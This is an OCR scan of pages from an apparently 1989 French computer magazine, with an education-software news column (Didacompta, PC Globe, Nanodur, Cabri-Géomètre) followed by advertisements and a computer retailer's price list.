LECTURE CP PROPOSE divers exercices permettant aux enfants de 6-7 ans de se familiariser avec l'écrit : reconstitution d'histoires à partir de dessins ou de phrases dans le désordre, créations d'histoires sous forme de phrases courtes... Pour Amstrad CPC (disquette 200 F TTC) et compatibles IBM (disquette 5 pouces 1/4, 220 F, ou 3 pouces 1/2, 240 F), Micro C.

DIDACTICIELS À INFOMART

VENDÔME FORMATION, filiale de l'UAP spécialisée dans la conception-réalisation et la distribution de produits de formation multimédia pour adultes (logiciels, vidéodisques...) a ouvert un espace commercial à Infomart, le marché permanent des nouvelles technologies du CNIT.

L'ABEILLE SUR COMPATIBLES

L'ABEILLE OUVRIÈRE Butineuse, un logiciel d'initiation à la démarche expérimentale, réalisé par la cellule Logiciels éducatifs de l'Académie de Rouen, à partir des travaux de Karl Von Frisch sur les abeilles, existe désormais sur compatibles IBM. Sortie l'année dernière, la version Nanoréseau du produit (voir SVM n° 54) avait fait l'objet d'une licence mixte. La version PC du logiciel (disquette 5 pouces 1/4 ou 3 pouces 1/2) coûte 1 150 F TTC. Elle est éditée par Tendem et distribuée par Nathan Logiciels.

L'ÉCONOMIE EN JOUANT


HAMSTERS EN FOLIE EST UN jeu de simulation économique humoristique. Le principe : votre grand-tante vous a légué un élevage de hamsters, vous devez le faire fructifier, et donc veiller à acheter assez de nourriture, à vendre des animaux lorsqu'ils sont trop nombreux, à garder assez d'argent en caisse pour faire face aux dépenses mensuelles... Le logiciel présente un bilan des résultats, chaque mois, et des statistiques sur l'exploitation, en fin d'année. Destiné aux 10-15 ans, ce




produit devrait sortir en version senior pour Noël. Pour Amstrad CPC (disquette), 225 F TTC, édité par Génération 5.

VIDÉODISQUE À L'ÉCOLE

LE CONSEIL GÉNÉRAL DE LA Vienne a décidé d'installer un vidéodisque interactif sur l'histoire de l'art, conçu par l'Etablissement public du Grand Louvre, dans les établissements scolaires du département. Les écoles primaires rurales équipées d'un compatible IBM seront les premières servies. La dotation sera entièrement financée par le Conseil général pour les collèges, et à 50 % par les municipalités pour les écoles.





DÉCOUVERTE DE LA COMPTABILITÉ


Didacompta, un logiciel pour la formation initiale ou continue

ANNONCÉ DEPUIS longtemps, Didacompta, le logiciel d'apprentissage de la comptabilité co-édité par Jériko, Hachette et Licet (structure d'édition du groupe Pigier), sort enfin et ne devrait pas décevoir son public. Accessible aux élèves totalement béotiens en la matière, il permet de les former à la tenue sur ordinateur de la comptabilité d'une PME-PMI et s'adresse donc aussi bien aux classes de BEP ou aux bac professionnels, qu'aux centres de formation de type Greta et aux entreprises.

Didacompta est découpé en trois parties : un jeu d'initiation, un didacticiel, un progiciel de simulation comptable. Le jeu offre une manière interactive et concrète de se mettre dans le bain : l'élève crée une entreprise qu'il doit gérer pendant plusieurs années. Il lui faut donc prendre des décisions (faut-il ou non souscrire un emprunt, acheter une machine ?...), tenir sa comptabilité, sortir son bilan... A ce stade, tout jargon technique est proscrit : les notions abstraites telles l'actif et le passif, par exemple, ne sont abordées que dans la suite du logiciel et très progressivement.

Le logiciel d'apprentissage et le progiciel de simulation comptable sont eux-mêmes divisés en trois niveaux. Avec le module A du didacticiel, l'élève s'initie à l'organisation du travail comptable, et apprend à identifier les documents commerciaux à enregistrer dans la comptabilité (opérations de vente, d'achat, de règlement). Le niveau 1 lui permet de mettre immédiatement ses connaissances en pratique, en établissant des factures et en passant les opérations courantes dans un journal général pour le compte d'une entreprise fictive fabriquant du mobilier de jardin.


Le module 2 du progiciel est essentiellement consacré à la TVA, à la paie et à la trésorerie. Au niveau 2, l'élève s'exerce donc à établir des fiches de salaires avec un module de paie, et à saisir les différentes opérations comptables dans les journaux correspondants (ventes, achats...). Là encore, le logiciel propose une étude concrète autour d'une en-



treprise de vente d'objets publicitaires, dont la comptabilité est déjà plus complexe que celle abordée dans le premier exemple. Enfin, le module 3 traite les questions d'amortissements, de provisions, de comptabilisation des stocks, d'annulation des charges, d'élaboration des documents de fin d'exercice et de clôture des comptes. Autant de notions que l'élève met ensuite en application avec le niveau 3.

Ce progiciel intègre un système d'analyse des réponses hiérarchisé. Au niveau 1, l'élève est contrôlé pas à pas : s'il commet une erreur, il est aiguillé vers la bonne solution. En revanche, au niveau 2, le contrôle ne s'exerce plus que par ligne et, au niveau 3, par opération.

Au total, Didacompta représente environ 150 heures de cours, le tout réparti en 32 disquettes. Le produit est protégé mais peut être utilisé sur six



postes de travail (compatibles IBM), dotés chacun d'une clé de protection livrée par l'éditeur. Dans ce cas, les 32 disquettes sont installées sur le disque dur du micro pilote et les élèves travaillent avec une copie du logiciel sur 5 micro-ordinateurs équipés de 2 lecteurs de disquettes ou d'un disque dur. Dans sa version complète, Didacompta coûte 25 000 F TTC. Toutefois, les éditeurs ont postulé pour une licence mixte. Enfin, chacune des trois parties du logiciel peut être achetée séparément.

LE TOUR DU GLOBE AVEC UN IBM PC

177 pays sur un atlas électronique

PC GLOBE 3.0 séduira sans doute un large public : collèges, lycées, établissements d'enseignement supérieur, mais aussi professionnels (géographes, agences de tourisme...) et particuliers. Véritable atlas électronique, il permet d'explorer les cinq continents au travers d'une palette de cartes géographiques en couleur et d'une base de données offrant de multiples renseignements sur 177 pays : population, pyramide des âges, groupes ethniques, religions, langues, taux d'alphabétisation, chiffres sur la santé, le tourisme, PNB, activité industrielle, commerciale, import-export, taux de change, types de gouvernements, différents partis politiques, informations culturelles, touristiques... La plupart de ces données peuvent être représentées sous formes d'histogrammes, à l'écran ou sur les cartes. Il est aussi possible de les importer dans un traitement de texte, un tableur ou un gestionnaire de bases de données et de récupérer les cartes (au format PCX) dans un logiciel de mise en page ou de traitement graphique pour les inclure dans un rapport, ou améliorer leur présentation. PC Globe calcule également les distances entre les principales villes (en kilomètres ou en miles) et les changes monétaires.



D'origine américaine, ce logiciel a été traduit et adapté au public français. Edité par Larousse et distribué par Nathan Logiciels, il est vendu 490 F TTC et sera, en principe, actualisé chaque année. Pour l'instant, il fonctionne uniquement sur IBM PS/2 et compatibles ou sur compatible IBM PC (512 Ko de mémoire) équipé de deux lecteurs de disquettes (3 pouces 1/2 ou 5 pouces 1/4) ou d'un disque dur, d'une carte graphique Hercules, CGA, EGA ou VGA et, si possible, d'une souris. Il devrait sortir sur Atari ST et Amiga avant la fin de l'année. « *Une idée de cadeau intelligent pour Noël* », ne manque pas de souligner son éditeur !

UN SECOND SOUFFLE POUR LE NANORÉSEAU

Réseau avec serveur équipé d'un disque dur

NANODUR S'ADRESSE à tous les enseignants fatigués des incessantes manipulations de disquettes qu'impose le Nanoréseau. Il s'agit, en effet, d'un système permettant de gérer un réseau de micro-ordinateurs Thomson avec un serveur équipé d'un disque dur. Du coup, plus besoin de courir après les disquettes ni de charger les logiciels, il suffit de mettre sous tension le micro-ordinateur pour y accéder immédiatement.

Conçu par un professeur de mathématiques du collège de l'Isle-Adam, dans le Val-d'Oise, le produit a été expérimenté durant plusieurs mois au CRDP de Versailles. Les résultats étant tout à fait concluants, le CNDP le diffuse aujourd'hui auprès des établissements scolaires. Vendu à un prix tout à fait abordable – 350 F TTC –, Nanodur requiert évidemment un serveur doté d'un disque dur (20 à 30 Mo) mais aussi de 640 Ko de mémoire vive : les établissements équipés du serveur d'origine devront donc compter quelques milliers de francs supplémentaires pour l'achat d'un disque dur et d'une carte de mémoire additionnelle, mais l'enjeu en vaut vraiment la peine.

Pour être installés sur disque dur, les didacticiels destinés au Nanoréseau doivent subir une modification. Le CNDP a donc passé un accord avec onze éditeurs l'autorisant à adapter leurs logiciels au système : AFL, Assimil, le CNDP, Chrysys, Edil Belin, Jériko, Langage et informatique, Logedic, Profet, Technologies nouvelles et transferts, ainsi que Act Informatique.

Plus d'une centaine de logiciels sont donc disponibles sur Nanodur et ce, malgré l'absence notable de deux grands éditeurs, Nathan Logiciels et Hatier, que le


Suite page 226

DONNÉES STATISTIQUES

LE CRDP DE MONTPELLIER diffuse des disquettes de données statistiques extraites des travaux de l'INSEE. Chacune porte sur un thème précis : conjoncture, prix à la consommation, consommation des ménages, climatologie... Conçues pour être utilisées avec Secos II, le logiciel de gestion de banques de données de Larousse (qui a fait l'objet d'une licence mixte l'année dernière), elles sont actualisées régulièrement. Pour IBM et compatibles, 90 F la disquette (certaines séries de chiffres en occupent plusieurs).
Unité de la documentation statistique, CRDP de Montpellier, allée de la Citadelle, 34064 Montpellier Cedex.
Tél. : (16) 67 60 74 66.

LE GÉOMÈTRE

SORTI L'ANNÉE DERNIÈRE sur Macintosh, Cabri-Géomètre avait obtenu le trophée Apple 88 du meilleur logiciel éducatif (voir SVM nº 53). Une récompense que méritait bien ce logiciel d'apprentissage de la géométrie élémentaire conçu par l'Institut d'informatique et de



mathématiques appliquées de Grenoble. Les Macintosh n'étant pas légion dans l'Education nationale, son public était cependant réduit. Son éditeur, Nathan Logiciels, vient donc de le porter sur compatibles IBM. Menus déroulants, souris, aide en ligne : Le Géomètre offre la même ergonomie que son grand frère, avec la couleur en plus. Utilisable dans toutes les classes et même en université, il est vendu 490 F TTC.

FORT EN GÉOMÉTRIE

ROGER PERMET DE construire des figures géométriques en saisissant au clavier des instructions en langage naturel : « *Tracer une droite parallèle à AB* », « *un cercle de centre... et passant par...* ». Le logiciel propose divers exercices de géométrie, fournit des aides pour les résoudre et vérifie la conformité des figures tracées. Ces problèmes étant classés par niveaux de connaissances, le logiciel convient aussi bien aux classes de collèges que de lycées. Il est d'ailleurs possible d'acheter des disquettes complémentaires d'exercices pour classes de 6/5e, 4e, 3e et 1re, à 170 F TTC l'unité. Pour IBM et compatibles (avec double lecteur de disquettes ou disque dur et 384 Ko minimum de mémoire), deux disquettes (5 pouces 1/4 ou 3 pouces 1/2), 370 F TTC, Logedic.

UN ÉDITEUR DE PLUS



SPÉCIALISÉES DANS la communication et la pédagogie, les éditions Retz, qui appartiennent comme Nathan Logiciels et Larousse au Groupe de la Cité, se lancent officiellement sur le marché du logiciel éducatif en sortant toute une gamme de produits : Labyrinthe, une série de quatre jeux de rôle sur les mathématiques et l'orthographe ; Typo Flash, un petit logiciel de micro-édition ; Point de vue, un produit de formation au débat pour le primaire et les collèges ; Décideur Régional, un jeu de simulation de l'aménagement d'un espace géographique ; et Atelier de géométrie. Distribués par Nathan Logiciels.

Suite de la page 225

Nanoréseau n'intéresse apparemment plus guère.

Les éditeurs ne vendent pas directement les logiciels pour Nanodur. Le CRDP de Versailles, qui est également chargé de la commercialisation de Nanodur, s'occupe, en effet, lui-même de l'adaptation des produits. Les établissements possédant déjà la version originale d'un des didacticiels de la liste doivent donc envoyer le double de leur facture (ou un certificat sur l'honneur attestant de l'achat du logiciel) au CRDP qui leur retourne ensuite une version modifiée du programme. Ceux qui veulent acheter de nouveaux logiciels doivent les commander auprès de l'éditeur et expédier le double de la facture au CRDP qui leur remet directement la version Nanodur du produit. Ce service n'est pas gratuit mais presque. Le CRDP pratique même un tarif dégressif : 20 à 30 F la disquette, selon le nombre de produits modifiés. Mieux, les logithèques des CRDP et des CDDP peuvent fournir des démonstrations du système aux établissements intéressés et les aider à l'installer. Autant dire que le CNDP a tout fait pour assurer le succès du produit. Avec raison, sans doute : en simplifiant la tâche aux enseignants, Nanodur redonne un second souffle au Nanoréseau et contribuera peut-être à faire sortir certains micro-ordinateurs du placard.

L'APPRENTISSAGE REVU ET CORRIGÉ

Le Jura, exemple de flexibilité

« *IL FAUT réinventer la formation, la rendre plus efficace, et pour ce, s'appuyer sur les nouveaux outils d'apprentissage.* » Ce credo, Anne Azalbert, directrice du Centre de formation adulte apprenti en alternance (CF3A) de Dôle, dans le Jura, s'efforce de le mettre en pratique depuis un an. Ouvert en octobre 1988, le CFA, qui fait partie d'une fédération d'établissements privés, l'ICEP Mont-Roland (Institut coopératif d'éducation permanente), assure des formations de niveau bac + 2 en alternance : la moitié du temps en cours, le reste en entreprise.

Quatre BTS y sont préparés : contrôle industriel et régulation automatique, comptabilité, gestion d'entreprise, commerce international, force de vente, et informatique industrielle. « *Nous ne formons pas des groupes, mais des individus qui ont chacun leur propre plan de formation, d'où l'importance d'outils comme l'informatique, la télématique ou la vidéo qui permettent d'individualiser les formations* », explique Anne Azalbert. Outre les salles informatiques destinées aux cours (équipées d'IBM PS/2 et de compatibles IBM PC), les élèves disposent ainsi, pour effectuer leurs travaux personnels, de quinze Macintosh accessibles en libre-service de 7 h à 20 h.

De plus, la durée des divers stages en entreprise variant selon les besoins des employeurs, les groupes d'étudiants présents en cours sont très mouvants. Le CFA, qui doit s'adapter pour organiser la scolarité de chacun en fonction de son emploi du temps, s'apprête donc à signer une convention avec TRT-TI Philips pour s'équiper des outils indispensables à une telle flexibilité : un téléviseur, pour capter toutes les chaînes européennes ; un magnétoscope ; un camescope, qui filmera les cours pour les étudiants absents ; et aussi des micro-ordinateurs qui, couplés à des rétroprojecteurs, devraient remplacer les traditionnels tableaux et permettre ainsi aux professeurs d'améliorer la présentation de leur cours.

Enfin, dans un deuxième temps, le CFA compte mettre en place un serveur Minitel qui permettra aux stagiaires de communiquer directement avec leurs professeurs depuis leur lieu de travail, de leur transmettre des exercices et de récupérer les corrigés, d'interroger des banques de données... Certes, ce n'est encore qu'un projet, mais qui semble assez bien parti : si l'investissement pèse lourd, la Région, qui finance déjà 70 % des dépenses du CFA, est résolument partie prenante.

LANGUES ANCIENNES

LES ACTES DE L'UNIVERSITÉ d'été « Informatique et langues anciennes », qui s'est tenue à Montpellier en 1988, sont désormais disponibles (70 F l'exemplaire, port compris). Adressez vos commandes à Richard Etienne, trésorier de l'Arelam (Association pour la recherche dans l'enseignement des langues anciennes), 12 Les Pins du Pâtre, Boisset et Caujac, 30140 Anduze.

POUR MAL-VOYANTS

LE CLUB MICRO-SON, UNE association de mal-voyants utilisateurs d'informatique, propose une configuration destinée aux handicapés visuels : un micro portable M 111 d'Olivetti-Logabax (compatible IBM PC), un synthétiseur de parole Synthé 3 (Electrel), le traitement de texte Sprint (Borland International), l'éditeur vocal Sonolect et Voxtel, un logiciel d'émulation de l'ordinateur en Minitel. Parrainée par Olivetti, Borland et la fondation Valentin Haüy, cette solution ne coûte que 18 560 F TTC dans sa version de base (deux lecteurs de disquettes), soit à peine plus que le prix public du micro lui-même. Club Micro-Son. Tél. : (1) 47 50 16 49.

MESURE ANTI-FRAUDE

LOGEDIC A ENTREPRIS DE lutter contre la copie sauvage de logiciels dans les établissements scolaires. Désormais, l'éditeur propose la plupart de ses didacticiels pour compatibles IBM en « version établissement », comprenant le programme sur disquettes 5 pouces 1/4 et 3 pouces 1/2, trois manuels d'accompagnement et une licence d'utilisation valable pour 10 micros maximum, le tout pour seulement deux fois à deux fois et demi le prix unitaire du logiciel. L'offre est réservée aux établissements de formation initiale dépendant de l'Education nationale, aux établissements placés sous contrat et à tous ceux qui dispensent une formation libre de frais scolaires.

Rubrique réalisée par Bénédicte HAQUIN



Olivetti relève le défi. Un vrai PC à partir de 6995 F H.T.





PCS 86 - PCS 286

	Caractéristiques	Caractéristiques communes à toute la gamme	Unités magnétiques	Ecran monochrome	Ecran couleur
PCS 86	Processeur Nec V30 à 10 MHz sans état d'attente. RAM 640 Ko extensible à 2,5 Mo sur carte mère. 3 slots 8 bits disponibles	Contrôleur OVC en standard 640 x 400 (modes VGA, EGA, CGA) Interfaces série RS 232 C, parallèle, port souris type PS/2, port clavier type PS/2 et port vidéo. Temps d'accès moyen disque dur : 27 millisecondes Ecran monochrome blanc, 14 pouces, plat Ecran couleur 14 pouces MS-DOS, GW basic, tutorial, livrés en standard	1 lecteur de disquettes 720 Ko	6995 F H.T.	9995 F H.T.
			2 lecteurs de disquettes 720 Ko	7995 F H.T.	10995 F H.T.
			1 disque dur 20 Mo + 1 lecteur de disquettes 720 Ko	9995 F H.T.	12995 F H.T.
PCS 286	Processeur 80286 à 12 MHz. RAM 1 Mo, extensible à 4 Mo sur carte mère et 16 Mo par cartes additionnelles. 2 slots 16 bits et un slot 8 bits disponibles		2 lecteurs de disquettes 1,44 Mo	10995 F H.T.	13995 F H.T.
			1 disque dur 20 Mo + 1 lecteur de disquettes 1,44 Mo	12995 F H.T.	15995 F H.T.
			1 disque dur 40 Mo + 1 lecteur de disquettes 1,44 Mo	13995 F H.T.	16995 F H.T.

Avec les PCS 86/286, Olivetti a été retenu comme fournisseur principal de l'UGAP dans le cadre du marché Education Nationale 89/90.

olivetti

Nom : ______________________ Société : ______________________
Adresse : ______________________
Code postal : __________ Ville : ______________ Tél. : __________

Olivetti Office – Direction de la Communication Cedex 69 – 92047 Paris-La Défense

36.15 OLIVETTI


SVM 66

8296 TTC

Service lecteur n° 116, voir page 38

LA SIMPLICITÉ ET LA PUISSANCE

BASE DE DONNÉES RELATIONNELLE MONO ET MULTIUTILISATEURS SUR MACINTOSH. SIMPLE D'ACCÈS ET MUNIE D'UN GÉNÉRATEUR D'APPLICATION DE HAUT NIVEAU. OUVERTE SUR TOUS LES ENVIRONNEMENTS SOFTWARE ET HARDWARE. **4e DIMENSION** DE LA GESTION LA PLUS SIMPLE A LA CONNEXION SUR GROS SYSTÈME.



VERSION 4

"Soulager du travail qui a toujours fatigué l'esprit"
Pascal

*La nouvelle version de **4e DIMENSION***
ce sont quelques 300 fonctionnalités supplémentaires,
400 K de code en plus,
une optimisation de la vitesse d'un facteur de 10 à 100
selon le type des opérations.

Les chiffres parlent d'eux-mêmes
mais tout impressionnants qu'ils soient,
ils ne parviennent pas à exprimer
la logique naturelle de l'innovation,
celle qu'évoquait Pascal,
lorsqu'il décrivait sa machine arithmétique :

- *"c'est en la perfectionnant toujours,*
  que je trouvai des raisons de la changer".
- *ne pas s'imaginer une "impossibilité" ;*



patrick chédal

Computer Cash & Carry

MICRO-ORDINATEURS

PHILIPS

NMS 9100	8088	8Mhz	768Kb	720/720	f	5.385.=
NMS 9100	8088	8Mhz	768Kb	360/720	f	5.385.=
NMS 9100	8088	8Mhz	768Kb	20Mb/720	f	6.375.=
NMS 9100	8088	8Mhz	768Kb	20Mb/720/360	f	6.825.=
NMS 9126	80286	10Mhz	640Kb	20Mb/1,2/1,44	f	11.685.=
NMS 9130	80286	10Mhz	640Kb	40Mb/1,2/1,44	f	14.385.=

COMPAQ

Deskpro 286E	12Mhz	1 Mb	40Mb/1,2	f	19.950.=
Deskpro 286E	12Mhz	1 Mb	80Mb/1,2	f	21.750.=

TULIP

PC Compact 2	10Mhz	640Kb	360/1,44	f	5.985.=
PC Compact 2	10Mhz	640Kb	20Mb/360	f	6.825.=
AT Compact 2	12Mhz	1 Mb	20Mb/1,2	f	10.485.=

EPSON

PC/E	8088	10Mhz	640Kb	360/360	f	4.950.=
PC/E	8088	10Mhz	640Kb	20Mb/360	f	5.985.=

LASER

XT-3	8086 + Monitor	640Kb	360/720	f	5.850.=
XT-3	8086 + Monitor	640Kb	20Mb/360	f	7.275.=
XT-3	8086 + Monitor	640Kb	20Mb/360/720	f	7.725.=

COMMODORE

PC 10-III	+ Monitor	640Kb	360/720	f	4.650.=
PC 20-III	+ Monitor	640Kb	20Mb/360/720	f	6.285.=

MITAC

286 VE	80286	16Mhz	1 Mb	20Mb/1,2/1,44	f	14.385.=
286 VE	80286	16Mhz	1 Mb	40Mb/1,2/1,44	f	14.985.=
2386	386SX	16Mhz	1 Mb	40Mb/1,2/1,44	f	16.485.=

KLOON XT

XT-2	8088-2	8Mhz	640Kb	360/720	f	4.050.=
XT-2	8088-2	8Mhz	640Kb	20Mb/360	f	5.085.=
XT-2	8088-2	8Mhz	640Kb	20Mb/360/720	f	5.550.=

VERTICALE KLOON 386

Turbo AT 386	20Mhz	1 Mb	40Mb/1,2/1,44	f	14.995.=
Turbo AT 386	20Mhz	1 Mb	80Mb/1,2/1,44	f	16.785.=

PORTABLES

Compaq SLT286	80286	640Kb	20Mb/1,44	f	29.850.=

PHILIPS

P3120	8088	10Mhz	768Kb	30Mb/360/1,44	f	11.385.=
P3120	8088	10Mhz	768Kb	40Mb/360/1,44	f	11.685.=
P3230	80286	12Mhz	1Mb	40Mb/1,2/1,44	f	16.485.=
P3230	80286	12Mhz	1Mb	70Mb/1,44	f	17.385.=
P3345	386SX	16Mhz	1Mb	40Mb/1,44	f	21.585.=
P3345	386SX	16Mhz	1Mb	99Mb/1,44	f	25.985.=

COMPAQ

Deskpro 386S	16Mhz	1 Mb	40Mb/1,2	f	22.485.=
Deskpro 386S	16Mhz	1 Mb	96Mb/1,2	f	26.325.=

TULIP

AT Compact 2	12Mhz	1 Mb	40Mb/1,2	f	11.385.=
SX Compact 2	16Mhz	1 Mb	20Mb/1,2	f	11.985.=
SX Compact 2	16Mhz	1 Mb	40Mb/1,2	f	12.885.=

EPSON

PC AX	80286	12Mhz	640Kb	20Mb/1,2	f	11.850.=
PC AX	80286	12Mhz	640Kb	40Mb/1,2	f	12.995.=

LASER

Turbo AT-3 + Monitor	640Kb	20Mb/1,2/1,44	f	10.785.=
Turbo AT-3 + Monitor	640Kb	40Mb/1,2	f	10.950.=
Turbo AT-3 + Monitor	640Kb	40Mb/1,2/1,44	f	11.685.=

COMMODORE

PC 30-III 286	12Mhz	1 Mb	20Mb/1,44	f	8.985.=
PC 30-III 286	12Mhz	1 Mb	40Mb/1,44	f	9.450.=

MITAC

2386	386SX	16Mhz	1 Mb	96Mb/1,2/1,44	f	15.585.=
386 E	80386	20Mhz	2 Mb	40Mb/1,2/1,44	f	23.385.=
386 E	80386	20Mhz	2 Mb	80Mb/1,2/1,44	f	25.995.=

KLOON AT

Turbo AT 80286	12Mhz	1 Mb	20Mb/1,2/1,44	f	7.785.=
Turbo AT 80286	12Mhz	1 Mb	40Mb/1,2/1,44	f	8.685.=
Turbo AT 80286	12Mhz	1 Mb	80Mb/1,2/1,44	f	9.285.=

VERTICALE KLOON 286

Turbo AT 80286	12Mhz	1 Mb	20Mb/1,2/1,44	f	8.985.=
Turbo AT 80286	12Mhz	1 Mb	40Mb/1,2/1,44	f	9.885.=

PORTABLES

Halikan 286 LCD	640Kb	20Mb/720	f	14.985.=

IMPRIMANTES

IMPRIMANTES MATRICIELLES

Epson LX 400	180 cps	f	1.335.=
Epson FX 850	240 cps	f	3.885.=
Epson FX 1050	240 cps	f	4.785.=
Epson LQ 400	180 cps	f	2.085.=
Epson LQ 850	264 cps	f	4.485.=
Epson LQ 1050	264 cps	f	5.685.=
NEC P2200	165 cps	f	2.550.=
NEC P6 plus	240 cps	f	4.125.=
NEC P7 plus	240 cps	f	5.475.=
Star LC-10	144 cps	f	1.185.=
Star LC-2410	170 cps	f	2.025.=
Star NB-2410	216 cps	f	3.585.=
Star FR-10	300 cps	f	3.375.=
Star FR-15	300 cps	f	4.350.=
Brother M-1209	120 cps	f	1.485.=
Brother M-1409	180 cps	f	2.385.=
Brother M-1818	300 cps	f	3.225.=
Brother M-1918	300 cps	f	3.585.=
Brother M-1824	225 cps	f	4.185.=
Brother M-1924	225 cps	f	5.025.=
Panasonic 1180	192 cps	f	2.085.=
Panasonic 1124	192 cps	f	2.775.=
Philips NMS 1437	160 cps	f	1.950.=
Philips NMS 1441	240 cps	f	3.375.=
Oki 182 I	120 cps	f	1.650.=
Oki 320 I	300 cps	f	3.450.=
Oki 321 I	300 cps	f	4.785.=
Oki 390 I	270 cps	f	4.275.=
Oki 391 I	270 cps	f	5.550.=
Oki 393 I	450 cps	f	8.085.=
Oki 192 I plus	160 cps	f	2.085.=
Seikosha MP1350	300 cps	f	3.285.=
Canon BJ 130	220 cps	f	5.985.=


IMPRIMANTES LASER

Brother HL 8 E	8 ppm	f	15.585.=
Kyocera F-1000	10 ppm	f	16.050.=
Philips NMS1480	6 ppm	f	10.495.=
Canon LBP-8 III	8 ppm	f	16.950.=
Canon LBP-8 IIR	8 ppm	f	20.985.=
HP Laserjet II P	4 ppm	f	9.285.=
HP Deskjet		f	4.185.=
HP Deskjet plus		f	5.685.=
HP Laserjet II	8 ppm	f	14.685.=

NEDERLAND
Computer Cash & Carry Nederland BV
Ploegweg 4
5232 BS 's-Hertogenbosch
K.v.K. nummer: 47.153
Fax 31-73415259
073 - 420015


FRANCE
23 Av Georges Clémenceau (lot 5)
PARIS (Villepinte)
Tel. (1) 49633581

FRANCE
Computer Cash & Carry France S.A.R.L.
Ave des Sports 29
65600 Séméac
RC 348426115
Fax 33-62368575




Service lecteur n° 118, voir page 38





MSP-50
80 colonnes ~~6 250 F TTC~~ **3 250 F TTC**



